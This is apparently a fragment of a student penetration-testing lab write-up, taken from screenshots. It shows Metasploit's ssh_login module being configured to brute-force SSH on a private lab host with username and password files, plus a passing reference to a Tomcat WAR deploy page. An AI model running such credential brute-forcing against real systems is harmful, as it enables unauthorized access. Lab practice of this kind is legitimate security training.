
Deploy

Deploy directory or WAR file located on server

Context Path (optional):

Tomcat admin page


3. Exploiting Openssh vulnerable:



```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   true             yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  4                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted
                                                : none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         /ssh_pass.txt    no        File containing passwords, one per line
   RHOSTS            192.168.31.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                asploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE     /ssh_user.txt    no        File containing users and passwords separated by space, one pair p
                                                er line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[-] Msf::OptionValidateError One or more options failed to validate: PASS_FILE, USERPASS_FILE.
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /root/ssh_user.txt
USERPASS_FILE ⇒ /root/ssh_user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/ssh_pass.txt
PASS_FILE ⇒ /root/ssh_pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.31.128:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

```
┌──(gowsi㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads

┌──(gowsi㉿kali)-[~]
└─$ cat task.txt | grep "ssh"
22/tcp   open  ssh           Ope
|   cpe:/a:openbsd:openssh:4.7

┌──(gowsi㉿kali)-[~]
└─$ sudo -i
[sudo] password for gowsi:
┌──(root㉿kali)-[~]
└─# pwd
/root

┌──(root㉿kali)-[~]
└─# nano ssh_pass.txt

┌──(root㉿kali)-[~]
└─# nano ssh_user.txt

┌──(root㉿kali)-[~]
└─# 
```

ssh payload configuration



```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set BRUTEFORCE_SPEED 4
BRUTEFORCE_SPEED ⇒ 4
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS
RHOSTS ⇒
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.31.128
RHOSTS ⇒ 192.168.31.128
msf6 auxiliary(scanner/ssh/ssh_login) > set RPORT 22
RPORT ⇒ 22
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   true             yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  4                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted
                                                : none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.31.128   yes       The target host(s), see https://docs.metasploit.com/docs/using-met
                                                asploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair p
                                                er line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /ssh_pass.txt
PASS_FILE ⇒ /ssh_pass.txt


┌──(gowsi㉿kali)-[~]
```